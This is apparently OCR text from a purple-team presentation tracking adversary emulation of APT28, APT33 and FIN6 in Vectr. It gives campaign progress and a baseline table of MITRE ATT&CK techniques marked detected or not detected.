
ATT&CK Mapping

Mimikatz

Credential Guard
Sysmon

Table Of Contents › | Emulation Star Chart › | FIN6 › | APT28 › | APT33 ›


Metrics & Improvement Tracking: Vectr




Campaign Dashboard

Name	Progress	Outcome
APT28	100%	14% 86%
APT33	100%	100%
FIN6	100%	14% 14% 71%

Metrics & Improvement Tracking: APT33 Vectr Emulation Graph




Metrics & Improvement Tracking: APT33 Vectr Assessment at Baseline




Phase	Technique	Test Case	Status	Outcome	Tags	Action
All	search ...	search ...	All	All	All	
Initial Access	T1566	T1566.002 - Phishing: Spearphishing Link	Completed	Not Detected		
Execution	PowerShell	T1086 - PowerShell Fileless Script Execution	Completed	Not Detected		
Persistence	Scheduled Task	T1053 - Scheduled task Local	Completed	Not Detected		
Credential Access	Brute Force	Active Directory Password Spray	Completed	Detected		
Credential Access	T1552.006	T1552.006 - Unsecured Credentials: Group Policy Preferences	Completed	Detected		
Exfiltration	Data Compressed	T1560.001 - Archive Collected Data: Archive via Utility	Completed	Not Detected		
Exfiltration	T1048.003	T1048.003 - Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Completed	Not Detected		

